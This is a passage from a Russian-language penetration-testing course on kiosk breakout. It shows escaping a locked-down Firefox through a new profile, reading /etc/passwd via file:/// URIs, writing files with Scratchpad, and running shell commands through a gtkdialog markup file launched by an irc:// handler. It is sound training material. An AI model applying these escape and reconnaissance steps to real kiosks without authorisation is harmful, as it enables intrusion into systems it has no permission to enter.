


Рисунок 187: Менеджер профилей Firefox

Здесь можно создать собственный профиль, в данном случае с именем `haxor` (рисунок 188):




Рисунок 188: Создание нового профиля Firefox

Когда профиль создан, Firefox открывает новое окно и снова показывает диалоговое окно `Launch Application`, которое можно закрыть. Этот экземпляр Firefox отображает новый набор меню:




Рисунок 189: Firefox без ограничений, ранее недоступные значки меню теперь видны

Мы вышли за пределы ограниченного экземпляра Firefox. Очень хорошо. Мы продвигаемся.

### 11.2.3 Сбор информации о системе

На этом этапе, если бы киоск был подключён к Интернету, у нас было бы множество доступных вариантов. С браузером без ограничений можно установить дополнительные компоненты, например эмуляторы терминала или файловые браузеры. Можно подключиться к онлайн-инструментам, например текстовым редакторам, которые помогли бы записывать локальные файлы. Фактически, можно было бы даже использовать специализированные инструменты для тестирования киосков, такие как iKAT.[22] Предупреждение: сайт iKAT может содержать материалы, нежелательные для просмотра на рабочем месте.

Однако поскольку подключения к Интернету у нас нет, начнём с базового сбора информации только для чтения через URI `file:///`. Начнём с файла `/etc/passwd`, который раскрывает ценную информацию (рисунок 190):




Рисунок 190: Просмотр /etc/passwd

По оболочке входа (login shell), то есть последнему столбцу каждой строки, видно, что есть только три действительных пользователя для входа: `root`, `operator` и `guest`. `root` и `operator` используют один и тот же домашний каталог, поэтому `operator`, вероятно, является служебной учётной записью, возможно для удалённого управления. `guest` - пользователь, от имени которого сейчас работает интерфейс киоска, и мы знаем, что он ограничен.

Далее файл версии по адресу `file:///proc/version` сообщает, что система работает на довольно свежей версии ядра,[23] а значит прямая эксплуатация ядра может оказаться сложной:

Рисунок 191: Содержимое файла /proc/version

Затем проверка домашнего каталога пользователя `guest` показывает, что приватных ключей SSH там нет:




Рисунок 192: В домашнем каталоге пользователя guest нет приватных ключей

Однако даже если бы мы нашли ключи, мы не смогли бы использовать их без доступа к терминальному приложению или графическому SSH-клиенту. Поскольку разведка только для чтения даёт мало результатов, двинемся в другом направлении и воспользуемся нашим разблокированным профилем браузера.

Выберем пункт `Show Downloads Folder`, пытаясь получить доступ к какому-нибудь файловому обозревателю (рисунок 193):




Рисунок 193: Попытка открыть папку загрузок

Это снова показывает диалоговое окно `Launch Application`, что указывает на отсутствие настольной утилиты файлового браузера. Поиск подходящей программы не даёт результатов. Поскольку у нас нет доступа ни к терминальному приложению, ни к файловому браузеру, наши возможности взаимодействия с базовой операционной системой сильно ограничены.

Однако Firefox включает различные инструменты веб-разработчика (Web Developer), которые могут быть полезны. Все они находятся в меню-гамбургере:




Рисунок 194: Меню-гамбургер и пункты Web Developer

`Logins and Passwords`, хотя и выглядит заманчиво, к сожалению, пуст. Многие из этих инструментов могут быть полезны, но начнём со Scratchpad:[24]




Рисунок 195: Утилита Scratchpad в Firefox

### 11.2.4 Поверхность Scratchpad

Scratchpad - это встроенный текстовый редактор, предназначенный для запуска и отладки JavaScript, но он также может загружать и сохранять обычные текстовые файлы.

Scratchpad уже считается устаревшим, но всё ещё входит в версию Firefox, установленную на киоске.

Например, мы можем использовать Scratchpad, чтобы сохранить файл `mytest.txt` в наш домашний каталог. Просмотр этого расположения в Firefox показывает, что файл был успешно создан:




Рисунок 196: Файл успешно записан с помощью Scratchpad

Это само по себе неплохо, но похоже, что мы всё ещё ограничены запуском программ через метод `irc://myhost`, который сильно сужает наши возможности. Однако одно конкретное приложение, `/usr/bin/gtkdialog`,[25] может оказаться полезным в этой ситуации. Быстрый поиск в Google показывает, что это приложение строит интерфейсы с помощью языка разметки в стиле HTML. Это особенно полезно, поскольку на этой машине, похоже, нет других средств сборки, например `gcc` или `g++`. Скрипты сборки можно загружать параметром `-f`.[26] Создадим простое начальное диалоговое окно[27] для проверки:

```
<window>
  <vbox>
    <frame Description>
      <text>
        <label>This is an example window.</label>
            </text>
        </frame>
        <hbox>
            <button ok>
            <action>echo "testing gtk" > /tmp/gtkoutput.txt</action>
            </button>
            <button cancel></button>
        </hbox>
    </vbox>
</window>
```

Листинг 513 - Код разметки тестового окна

Обратите внимание: когда мы вводим символ левой угловой скобки, киоск заменяет его символом правой угловой скобки. Мы можем открыть HTML-файл стартовой страницы по адресу `/var/www/localhost/index.html`, скопировать оттуда символ левой угловой скобки и вставлять его в этот документ, когда он понадобится.

Кратко разберём этот пример. Интерфейс представлен комбинацией тегов, которые определяют его разные части. Тег `window` представляет главное окно, а всё между открывающим и закрывающим тегами считается дочерним компонентом окна. Элемент `vbox` - это вертикальный контейнер, в котором находятся другие элементы. `hbox` - горизонтальный контейнер. `frame` выступает простым контейнером для элементов вроде текста или графики. Элементы `text` отображают текст, а элементы `label` задают фактические текстовые строки, помещаемые в элемент `text`. Объекты `button` позволяют пользователю запускать действие, например команду оболочки или другую исполняемую команду. В примере выше при нажатии кнопки выполняется наша команда `echo`, а вывод записывается в файл через оператор перенаправления Linux (`>`).

Для дальнейшей справки можно обратиться к обширному списку элементов `gtkdialog` на странице GtkDialog Google Code Archive.[28]

С помощью Scratchpad сохраним код нашего примерного диалогового окна в домашний каталог пользователя `guest` как `mywindow`, убедившись, что в правом нижнем углу диалога сохранения выпадающий список изменён с `Javascript Files` на `All Files`, как показано на рисунке 197:




Рисунок 197: Сохранение примерного диалога и смена типа файла

Теперь запустим наше примерное диалоговое окно со следующим URI:

```
irc://myhost -f /home/guest/mywindow
```

Листинг 514 - Запуск примерного диалога из Firefox

Это снова показывает диалог `Launch Application`, где мы выберем `gtkdialog` как вспомогательное приложение:




Рисунок 198: Запуск нашего примерного GTK-диалога через Firefox

В результате появляется окно с заголовком `gtkdialog`:




Рисунок 199: Наше примерное окно GtkDialog

